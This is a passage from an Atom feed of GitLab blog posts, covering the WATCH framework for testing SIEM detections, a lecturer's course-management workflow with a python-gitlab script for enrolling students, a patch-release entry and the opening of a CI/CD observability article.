    @abstractmethod
    def cleanup(self) -&gt; bool:
        &quot;&quot;&quot;Clean up test environment and resources&quot;&quot;&quot;
" language="py" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#D73A49">class</span><span style="--shiki-default:#6F42C1"> BaseSecurityTest</span><span style="--shiki-default:#24292E">(</span><span style="--shiki-default:#005CC5">ABC</span><span style="--shiki-default:#24292E">):
</span></span><span class="line" line="2"><span emptyLinePlaceholder>
</span></span><span class="line" line="3"><span style="--shiki-default:#D73A49">    def</span><span style="--shiki-default:#005CC5"> __init__</span><span style="--shiki-default:#24292E">(self, config </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> {}, test_id: Optional[</span><span style="--shiki-default:#005CC5">str</span><span style="--shiki-default:#24292E">] </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#005CC5"> None</span><span style="--shiki-default:#24292E">):
</span></span><span class="line" line="4"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.test_id </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> test_id </span><span style="--shiki-default:#D73A49">or</span><span style="--shiki-default:#005CC5"> str</span><span style="--shiki-default:#24292E">(uuid.uuid4())
</span></span><span class="line" line="5"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.test_name </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#005CC5"> self</span><span style="--shiki-default:#24292E">.</span><span style="--shiki-default:#005CC5">__class__</span><span style="--shiki-default:#24292E">.</span><span style="--shiki-default:#005CC5">__name__
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.expected_detections </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> {}
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.actor_id </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> config.get(</span><span style="--shiki-default:#032F62">&#39;gitlab&#39;</span><span style="--shiki-default:#24292E">, {}).get(
</span></span><span class="line" line="8"><span style="--shiki-default:#032F62">            &#39;default_actor_id&#39;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="9"><span style="--shiki-default:#032F62">            &quot;sirt_detection_test_user_&quot;</span><span style="--shiki-default:#D73A49"> +</span><span style="--shiki-default:#005CC5"> self</span><span style="--shiki-default:#24292E">.test_id[:</span><span style="--shiki-default:#005CC5">8</span><span style="--shiki-default:#24292E">]
</span></span><span class="line" line="10"><span style="--shiki-default:#24292E">        )
</span></span><span class="line" line="11"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.isActive </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#005CC5"> True
</span></span><span class="line" line="12"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.test_run_time </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#005CC5"> 300
</span></span><span class="line" line="13"><span style="--shiki-default:#005CC5">        self</span><span style="--shiki-default:#24292E">.config </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> config
</span></span><span class="line" line="14"><span emptyLinePlaceholder>
</span></span><span class="line" line="15"><span style="--shiki-default:#6F42C1">    @abstractmethod
</span></span><span class="line" line="16"><span style="--shiki-default:#D73A49">    def</span><span style="--shiki-default:#6F42C1"> setup</span><span style="--shiki-default:#24292E">(self) -&gt; </span><span style="--shiki-default:#005CC5">bool</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="17"><span style="--shiki-default:#032F62">        &quot;&quot;&quot;Prepare test environment and resources&quot;&quot;&quot;
</span></span><span class="line" line="18"><span emptyLinePlaceholder>
</span></span><span class="line" line="19"><span style="--shiki-default:#6F42C1">    @abstractmethod
</span></span><span class="line" line="20"><span style="--shiki-default:#D73A49">    def</span><span style="--shiki-default:#6F42C1"> execute</span><span style="--shiki-default:#24292E">(self) -&gt; Dict[</span><span style="--shiki-default:#005CC5">str</span><span style="--shiki-default:#24292E">, Any]:
</span></span><span class="line" line="21"><span style="--shiki-default:#032F62">        &quot;&quot;&quot;Execute the malicious behavior simulation&quot;&quot;&quot;
</span></span><span class="line" line="22"><span emptyLinePlaceholder>
</span></span><span class="line" line="23"><span style="--shiki-default:#6F42C1">    @abstractmethod
</span></span><span class="line" line="24"><span style="--shiki-default:#D73A49">    def</span><span style="--shiki-default:#6F42C1"> cleanup</span><span style="--shiki-default:#24292E">(self) -&gt; </span><span style="--shiki-default:#005CC5">bool</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="25"><span style="--shiki-default:#032F62">        &quot;&quot;&quot;Clean up test environment and resources&quot;&quot;&quot;
</span></span></code></pre><p>The key configuration is the <code className="">expected_detections</code> dictionary, which maps SIEM rule names of the detections we expect to trigger to the actor identity and expected alert arrival time. A new test is just a Python file in the <code className="">tests/</code> directory that subclasses <code className="">BaseSecurityTest</code>, defines its simulated behavior, and declares which detections it expects to trigger. The test runner automatically discovers it on the next scheduled run.</p><p>This low-friction interface matters because detection testing only works as a practice if the team actually writes tests. If adding a test requires understanding the full pipeline internals, nobody will do it. The simple contract to implement setup, execute, and cleanup, and declare your expected detections, also makes WATCH tests a great candidate for <a href="https://about.gitlab.com/gitlab-duo/" rel="">GitLab Duo</a>, GitLab&#39;s AI assistant. Give Duo the base class and a prompt like “Make me a test that clones lots of projects from a target group” or “Make me a test that accesses all the CI variables in this project using GraphQL,” or even “Rename all these projects to use the same naming scheme.&quot;&quot; Duo can then scaffold a working WATCH test that plugs directly into the framework. This lowers the barrier even further: An engineer can go from &quot;I want to test this detection&quot; to a running test with Duo doing most of the implementation work.</p><p>Pro Tip: To make GitLab Duo even more effective, I used <a href="https://docs.gitlab.com/user/duo_agent_platform/customize/agent_skills/" rel="">Duo Agent Skills</a>, which is perfect for defining standards and procedures for routine work like writing tests. In our project directory there is a folder called <code className="">skills/WATCH-test-creator</code> with a SKILL.md outlining what a good test looks like, helper functions the test can use, and what the project is for. This file is read immediately after a prompt like the ones above are entered, which makes having to constantly remind Duo what it is you’re doing and how to do it no longer necessary. Most importantly, it makes the results consistent and higher quality! Here is a snippet of that file:</p><pre className="language-text" code="---
name: WATCH-test-creator
description: Create WATCH (Orchestrated Offensive Penetration Simulator) security detection tests that simulate malicious behavior on GitLab infrastructure to validate SIEM detection rules and alerting pipelines.
---

## WATCH Test Creator

You are an expert at writing security detection tests for the WATCH framework. WATCH tests simulate malicious activities on GitLab-owned infrastructure to verify that the SecOps security monitoring stack (Elastic SIEM, Tines SOAR, alerting rules) properly detects and responds to threats.

### Architecture Overview
```
Project Root
├── core/
│   ├── base_test.py          # Abstract base class all tests inherit from
│   ├── test_runner.py         # Auto-discovers and executes tests
│   └── webhook_manager.py     # Tines/SOAR notification integration
├── tests/
│   ├── gitlab/                # GitLab-specific detection tests
│   └── gcp/                   # GCP-specific detection tests
├── utils/
│   ├── gitlab_helper.py       # GitLab API wrapper (users, projects, tokens, webhooks, OAuth)
│   └── crypto_utils.py        # Password generation utility
├── config/
│   ├── settings.py            # Config loader (reads YAML + GITLAB_ADMIN_PAT env var)
│   └── environments/
│       ├── dev.yaml           # Local GDK config
│       └── prod.yaml          # Production staging.gitlab.com config
├── main.py                    # Entry point with CLI args
└── detection_status.json      # Test results and detection metadata
```

" language="text" meta=""><code>---
name: WATCH-test-creator
description: Create WATCH (Orchestrated Offensive Penetration Simulator) security detection tests that simulate malicious behavior on GitLab infrastructure to validate SIEM detection rules and alerting pipelines.
---

## WATCH Test Creator

You are an expert at writing security detection tests for the WATCH framework. WATCH tests simulate malicious activities on GitLab-owned infrastructure to verify that the SecOps security monitoring stack (Elastic SIEM, Tines SOAR, alerting rules) properly detects and responds to threats.

### Architecture Overview
```
Project Root
├── core/
│   ├── base_test.py          # Abstract base class all tests inherit from
│   ├── test_runner.py         # Auto-discovers and executes tests
│   └── webhook_manager.py     # Tines/SOAR notification integration
├── tests/
│   ├── gitlab/                # GitLab-specific detection tests
│   └── gcp/                   # GCP-specific detection tests
├── utils/
│   ├── gitlab_helper.py       # GitLab API wrapper (users, projects, tokens, webhooks, OAuth)
│   └── crypto_utils.py        # Password generation utility
├── config/
│   ├── settings.py            # Config loader (reads YAML + GITLAB_ADMIN_PAT env var)
│   └── environments/
│       ├── dev.yaml           # Local GDK config
│       └── prod.yaml          # Production staging.gitlab.com config
├── main.py                    # Entry point with CLI args
└── detection_status.json      # Test results and detection metadata
```


</code></pre><h2 id="improved-visibility-through-test-dashboards">Improved visibility through test dashboards</h2><p><img alt="Test dashboards" src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1777574679/ylrc96iip682sinfg7zi.png" /></p><p>WATCH also deploys two interactive dashboards via <a href="https://docs.gitlab.com/user/project/pages/" rel="">GitLab Pages</a> that give the team real-time visibility into detection health.</p><ul><li>The <strong>Detection Status Dashboard</strong> provides an overview of all detection rules and their current test status, including metrics like how many times each detection has fired, its current pass/fail state, and how long the detection has been active. The table is filterable and sortable, so engineers can quickly identify which detections need attention.</li><li>The <strong>Test Runs Dashboard</strong> offers a detailed view of individual test executions, grouped by test ID with detection coverage breakdowns. It includes a timeline visualization showing alert propagation times to help us see how long it took from test execution to alert arrival and direct links to the corresponding alerts in our SIEM.</li></ul><p>These dashboards replaced what was previously a manual process of digging through pipeline logs and SIEM queries to understand whether our detections were healthy.</p><p>Like the rest of GUARD, WATCH leans heavily on GitLab as its platform:</p><ul><li><strong>GitLab CI/CD Pipelines and Scheduled Pipelines</strong> orchestrate the entire test lifecycle from weekly scheduling through execution and dashboard deployment.</li><li><strong>Pipeline inputs</strong> allow stages to be triggered independently, so we can re-run just the verification step or just the dashboard update without re-executing all tests.</li><li><strong>CI/CD Variables</strong> securely store the API keys needed for Tines and GitLab staging access.</li><li><strong>GitLab Pages</strong> hosts the WATCH dashboards with zero additional infrastructure, which means no separate hosting to manage, no extra deployment tooling.</li><li>Because tests are just Python files in a GitLab project, they benefit from <strong>version control, merge request reviews, and code ownership</strong> the same way our detection rules do through DaC.</li></ul><h2 id="watch-helps-us-stay-proactive">WATCH helps us stay proactive</h2><p>Building WATCH has shifted our team&#39;s relationship with detection quality from reactive to proactive. Before WATCH, a broken detection would only surface when an incident occurred and the expected alert was missing; that’s the worst possible time to discover a gap. Now, we get regular updates on the health of our detections and know when they break <em>before</em> something actually comes up. This gives peace of mind knowing that as we develop new detections, they won’t be broken and then forgotten.</p><p>Another benefit of WATCH is recording tactics, techniques, and procedures (TTPs) that were used by our red team in performing flash operations. Once we’ve implemented detections and conducted the retroactive analysis of a pentest operation, WATCH can be used to replay the TTPs used to validate these detections. In essence, WATCH makes detection atomic tests replayable TTPs.</p><h2 id="try-watch">Try WATCH</h2><p>If you&#39;re running a SOC and relying on SIEM detections to catch threats, the question isn&#39;t whether your detections will break, it&#39;s whether you&#39;ll know when they do. You don&#39;t need a commercial BAS platform to start answering that question. A sandbox environment, a CI/CD pipeline, and a framework for scripting attack simulations can get you a long way.</p><p>You can try building your own detection testing framework by signing up for a <a href="https://about.gitlab.com/free-trial/" rel="">free trial of GitLab Ultimate</a>.</p><style>html .default .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}html .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}</style>]]></content>
        <author>
            <name>Evan Baltman</name>
            <uri>https://about.gitlab.com/blog/authors/evan-baltman/</uri>
        </author>
        <published>2026-04-30T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Teaching software development the easy way using GitLab]]></title>
        <id>https://about.gitlab.com/blog/teaching-software-development-the-easy-way-using-gitlab/</id>
        <link href="https://about.gitlab.com/blog/teaching-software-development-the-easy-way-using-gitlab/"/>
        <updated>2026-04-29T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>For instructors teaching software development, one of the biggest logistical challenges is assignment distribution and feedback at scale. How do you give large groups of students access to course materials, keep solution code private, and still deliver meaningful, contextual feedback without lots of administrative overhead?</p><p>The <strong><a href="https://about.gitlab.com/solutions/education/" rel="">GitLab for Education program</a></strong> provides qualifying institutions with free access to <strong>GitLab Ultimate</strong>, enabling instructors to build professional-grade workflows that mirror real-world software development environments. In this article, you&#39;ll learn how Stephen G. Dame, a lecturer in the Computing and Software Systems department at the University of Washington, Bothell, uses simple workflows in GitLab to manage everything from course materials to student feedback across multiple classes.</p><h2 id="from-aerospace-to-academia-bringing-gitlab-to-the-classroom">From aerospace to academia: Bringing GitLab to the classroom</h2><p>Dame came to academia with years of experience as a chief software engineer at Boeing Commercial Airplanes, where GitLab was used for aerospace projects. As an adjunct professor, he became an early advocate for GitLab within the university, joining the GitLab for Education program to access the full feature set needed to run structured, scalable course workflows.</p><blockquote><p><strong>&quot;GitLab provides the greatest way to organize multiple classes, student assignments, lectures, and code samples through the use of Groups and Subgroups, which I found to be unique to GitLab compared to other repository platforms.&quot;</strong></p><ul><li>Stephen G. Dame, University of Washington, Bothell</li></ul></blockquote><h2 id="set-up-groups-build-the-right-structure-before-writing-a-line-of-code">Set up groups: Build the right structure before writing a line of code</h2><p>The foundation of an effective GitLab-based course is a well-planned group hierarchy. GitLab&#39;s <strong><a href="https://docs.gitlab.com/tutorials/manage_user/#create-the-organization-parent-group-and-subgroups" rel="">Groups and Subgroups</a></strong> allow instructors to model the natural structure of a university department institution, course, and role with precise, inheritable permissions at every level.</p><p>Dame&#39;s structure places the university at the root (<code className="">UWTeaching</code>), with each course occupying its own subgroup (e.g. <code className="">css430</code>). Within each course sit repositories for <code className="">lecture-materials</code> and <code className="">code</code>, alongside dedicated Subgroups for <code className="">students</code> and <code className="">graders</code>. Instructor materials remain private, while student and grader subgroups are configured with controlled permissions so that assignment briefs and solutions are visible only to the right people.</p><p><img alt="Screenshot of GitLab group hierarchy — institution, course subgroup, and per-student subgroups" src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1777463673/dpxfnitv76pdmvcqtgag.png" /></p><p>Permissions cascade downward through the hierarchy via <strong>Manage &gt; Members</strong>, allowing Dame to add students to a course&#39;s <code className="">students</code> subgroup with <code className="">Reporter</code> access and an expiration date tied to the end of the academic quarter. Students can clone and pull from assignment repositories but cannot push — keeping solution code firmly under instructor control.</p><p>Students are guided to set up SSH keys across all their working environments (local machines, cloud shells, virtual machines) so they can clone repositories and receive weekly updates via <code className="">git pull</code>. They copy relevant code into their own private repositories to manage their own version history.</p><p><strong>Tip for large classes:</strong> For larger cohorts, adding students by hand is impractical. GitLab&#39;s REST API lets you automate subgroup creation and membership from a list of usernames. Below is a sample Python script that handles this:</p><pre className="language-python shiki shiki-themes github-light" code="    import gitlab
    from datetime import datetime

    # Connect to your GitLab instance
    gl = gitlab.Gitlab(&#39;https://gitlab.com&#39;, private_token=&#39;YOUR_PRIVATE_TOKEN&#39;)

    # Target parent group ID (e.g., the ID for &quot;css430 &gt; students&quot;)
    parent_group_id = 12345678

    # Set expiration: typically the beginning of the next month after quarter end
    expiry_date = &#39;2025-01-01&#39;

    # List of collected student usernames
    student_list = [&#39;alice_css430&#39;, &#39;bob_css430&#39;, &#39;carol_css430&#39;, &#39;dave_css430&#39;, &#39;eve_css430&#39;]

    for username in student_list:
        try:
            # 1. Create a personal subgroup for the student
            subgroup = gl.groups.create({
                &#39;name&#39;: username,
                &#39;path&#39;: username,
                &#39;parent_id&#39;: parent_group_id,
                &#39;visibility&#39;: &#39;private&#39;
            })

            # 2. Add student to the new subgroup with Expiration
            user = gl.users.list(username=username)[0]
            subgroup.members.create({
                &#39;user_id&#39;: user.id,
                &#39;access_level&#39;: gitlab.const.REPORTER_ACCESS,
                &#39;expires_at&#39;: expiry_date
            })
            print(f&quot;Success: Subgroup created and student added for {username}&quot;)
        except Exception as e:
            print(f&quot;Error processing {username}: {e}&quot;)
" language="python" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#D73A49">    import</span><span style="--shiki-default:#24292E"> gitlab
</span></span><span class="line" line="2"><span style="--shiki-default:#D73A49">    from</span><span style="--shiki-default:#24292E"> datetime </span><span style="--shiki-default:#D73A49">import</span><span style="--shiki-default:#24292E"> datetime
</span></span><span class="line" line="3"><span emptyLinePlaceholder>
</span></span><span class="line" line="4"><span style="--shiki-default:#6A737D">    # Connect to your GitLab instance
</span></span><span class="line" line="5"><span style="--shiki-default:#24292E">    gl </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> gitlab.Gitlab(</span><span style="--shiki-default:#032F62">&#39;https://gitlab.com&#39;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#E36209">private_token</span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#032F62">&#39;YOUR_PRIVATE_TOKEN&#39;</span><span style="--shiki-default:#24292E">)
</span></span><span class="line" line="6"><span emptyLinePlaceholder>
</span></span><span class="line" line="7"><span style="--shiki-default:#6A737D">    # Target parent group ID (e.g., the ID for &quot;css430 &gt; students&quot;)
</span></span><span class="line" line="8"><span style="--shiki-default:#24292E">    parent_group_id </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#005CC5"> 12345678
</span></span><span class="line" line="9"><span emptyLinePlaceholder>
</span></span><span class="line" line="10"><span style="--shiki-default:#6A737D">    # Set expiration: typically the beginning of the next month after quarter end
</span></span><span class="line" line="11"><span style="--shiki-default:#24292E">    expiry_date </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#032F62"> &#39;2025-01-01&#39;
</span></span><span class="line" line="12"><span emptyLinePlaceholder>
</span></span><span class="line" line="13"><span style="--shiki-default:#6A737D">    # List of collected student usernames
</span></span><span class="line" line="14"><span style="--shiki-default:#24292E">    student_list </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> [</span><span style="--shiki-default:#032F62">&#39;alice_css430&#39;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#032F62">&#39;bob_css430&#39;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#032F62">&#39;carol_css430&#39;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#032F62">&#39;dave_css430&#39;</span><span style="--shiki-default:#24292E">, </span><span style="--shiki-default:#032F62">&#39;eve_css430&#39;</span><span style="--shiki-default:#24292E">]
</span></span><span class="line" line="15"><span emptyLinePlaceholder>
</span></span><span class="line" line="16"><span style="--shiki-default:#D73A49">    for</span><span style="--shiki-default:#24292E"> username </span><span style="--shiki-default:#D73A49">in</span><span style="--shiki-default:#24292E"> student_list:
</span></span><span class="line" line="17"><span style="--shiki-default:#D73A49">        try</span><span style="--shiki-default:#24292E">:
</span></span><span class="line" line="18"><span style="--shiki-default:#6A737D">            # 1. Create a personal subgroup for the student
</span></span><span class="line" line="19"><span style="--shiki-default:#24292E">            subgroup </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> gl.groups.create({
</span></span><span class="line" line="20"><span style="--shiki-default:#032F62">                &#39;name&#39;</span><span style="--shiki-default:#24292E">: username,
</span></span><span class="line" line="21"><span style="--shiki-default:#032F62">                &#39;path&#39;</span><span style="--shiki-default:#24292E">: username,
</span></span><span class="line" line="22"><span style="--shiki-default:#032F62">                &#39;parent_id&#39;</span><span style="--shiki-default:#24292E">: parent_group_id,
</span></span><span class="line" line="23"><span style="--shiki-default:#032F62">                &#39;visibility&#39;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&#39;private&#39;
</span></span><span class="line" line="24"><span style="--shiki-default:#24292E">            })
</span></span><span class="line" line="25"><span emptyLinePlaceholder>
</span></span><span class="line" line="26"><span style="--shiki-default:#6A737D">            # 2. Add student to the new subgroup with Expiration
</span></span><span class="line" line="27"><span style="--shiki-default:#24292E">            user </span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E"> gl.users.list(</span><span style="--shiki-default:#E36209">username</span><span style="--shiki-default:#D73A49">=</span><span style="--shiki-default:#24292E">username)[</span><span style="--shiki-default:#005CC5">0</span><span style="--shiki-default:#24292E">]
</span></span><span class="line" line="28"><span style="--shiki-default:#24292E">            subgroup.members.create({
</span></span><span class="line" line="29"><span style="--shiki-default:#032F62">                &#39;user_id&#39;</span><span style="--shiki-default:#24292E">: user.id,
</span></span><span class="line" line="30"><span style="--shiki-default:#032F62">                &#39;access_level&#39;</span><span style="--shiki-default:#24292E">: gitlab.const.</span><span style="--shiki-default:#005CC5">REPORTER_ACCESS</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="31"><span style="--shiki-default:#032F62">                &#39;expires_at&#39;</span><span style="--shiki-default:#24292E">: expiry_date
</span></span><span class="line" line="32"><span style="--shiki-default:#24292E">            })
</span></span><span class="line" line="33"><span style="--shiki-default:#005CC5">            print</span><span style="--shiki-default:#24292E">(</span><span style="--shiki-default:#D73A49">f</span><span style="--shiki-default:#032F62">&quot;Success: Subgroup created and student added for </span><span style="--shiki-default:#005CC5">{</span><span style="--shiki-default:#24292E">username</span><span style="--shiki-default:#005CC5">}</span><span style="--shiki-default:#032F62">&quot;</span><span style="--shiki-default:#24292E">)
</span></span><span class="line" line="34"><span style="--shiki-default:#D73A49">        except</span><span style="--shiki-default:#005CC5"> Exception</span><span style="--shiki-default:#D73A49"> as</span><span style="--shiki-default:#24292E"> e:
</span></span><span class="line" line="35"><span style="--shiki-default:#005CC5">            print</span><span style="--shiki-default:#24292E">(</span><span style="--shiki-default:#D73A49">f</span><span style="--shiki-default:#032F62">&quot;Error processing </span><span style="--shiki-default:#005CC5">{</span><span style="--shiki-default:#24292E">username</span><span style="--shiki-default:#005CC5">}</span><span style="--shiki-default:#032F62">: </span><span style="--shiki-default:#005CC5">{</span><span style="--shiki-default:#24292E">e</span><span style="--shiki-default:#005CC5">}</span><span style="--shiki-default:#032F62">&quot;</span><span style="--shiki-default:#24292E">)

</span></span></code></pre><p>There is also an <a href="https://gitlab.com/edu-docs/class-management-automation" rel="">open source project that automates class management</a> published by GitLab that provides additional tooling for this workflow.</p><h2 id="give-feedback-where-the-work-actually-lives">Give feedback where the work actually lives</h2><p>Once the structure is in place, the feedback workflow is where GitLab&#39;s value becomes most apparent to students. Dame asks students to submit assignments by opening a <strong><a href="https://docs.gitlab.com/user/project/merge_requests/" rel="">merge request</a></strong> in their repository. This gives instructors an immediate, clean diff of everything the student has written.
<img alt="A GitLab merge request showing inline code comment function for an instructor" src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1777467468/icclzyglbkwlvfysggbi.png" />
Instructors can click any line of code and leave an <strong>inline comment</strong> — not just flagging what is wrong, but explaining why, and pointing to what to look at next. Students receive this feedback in direct context with their code, which is far more actionable than a comment at the bottom of a submitted document.</p><h2 id="join-gitlab-for-education">Join GitLab for Education</h2><p>Setting up your first GitLab assignment takes some initial effort, but once the structure is in place it largely runs itself. The real payoff goes beyond organization: Students graduate having worked daily in an environment that mirrors professional software development, building habits around <a href="https://about.gitlab.com/topics/version-control/" rel="">version control</a> and <a href="https://docs.gitlab.com/development/code_review/" rel="">code review</a> rather than learning them as abstract concepts.</p><p>If you are just getting started, keep it simple. Begin with a single course group, one assignment template, and a basic pipeline. The structure will grow naturally alongside your confidence with the platform.</p><p>Make sure to <strong><a href="https://about.gitlab.com/solutions/education/join/" rel="">sign up for GitLab for Education</a></strong> so that you and your students can access all top-tier features, including unlimited reviewers on merge requests, additional compute minutes, and expanded storage.</p><blockquote><p><a href="https://about.gitlab.com/solutions/education/join/" rel="">Apply to the GitLab for Education program today</a>.</p></blockquote><style>html .default .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}html .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}</style>]]></content>
        <author>
            <name>Rod Burns</name>
            <uri>https://about.gitlab.com/blog/authors/rod-burns/</uri>
        </author>
        <published>2026-04-29T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab Patch Release: 18.11.2, 18.10.5]]></title>
        <id>https://docs.gitlab.com/releases/patches/patch-release-gitlab-18-11-2-released/</id>
        <link href="https://docs.gitlab.com/releases/patches/patch-release-gitlab-18-11-2-released/"/>
        <updated>2026-04-29T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Learn about this release for GitLab Community Edition and Enterprise Edition.</p>]]></content>
        <published>2026-04-29T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[How to build CI/CD observability at scale]]></title>
        <id>https://about.gitlab.com/blog/how-to-build-ci-cd-observability-at-scale/</id>
        <link href="https://about.gitlab.com/blog/how-to-build-ci-cd-observability-at-scale/"/>
        <updated>2026-04-28T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>CI/CD optimization starts with visibility. Building a successful DevOps platform at enterprise scale <strong>should include</strong> understanding pipeline performance, job execution patterns, and quantifiable operational insights — especially for organizations running GitLab self-managed instances.</p><p>To help GitLab customers maximize their platform investments, we developed the GitLab CI/CD Observability solution as part of our Platform Excellence program, which transforms raw pipeline metrics into actionable operational insights.</p><p>A leading financial services organization partnered with GitLab&#39;s customer success architect to gain visibility into their GitLab self-managed deployment. Together, we implemented a containerized observability solution combining the open-source gitlab-ci-pipelines-exporter with enterprise-grade Prometheus and Grafana infrastructure.</p><p>In this article, you&#39;ll learn the challenges they faced managing pipelines at scale and how GitLab CI/CD Observability addressed them with a practical, end-to-end implementation.</p><h2 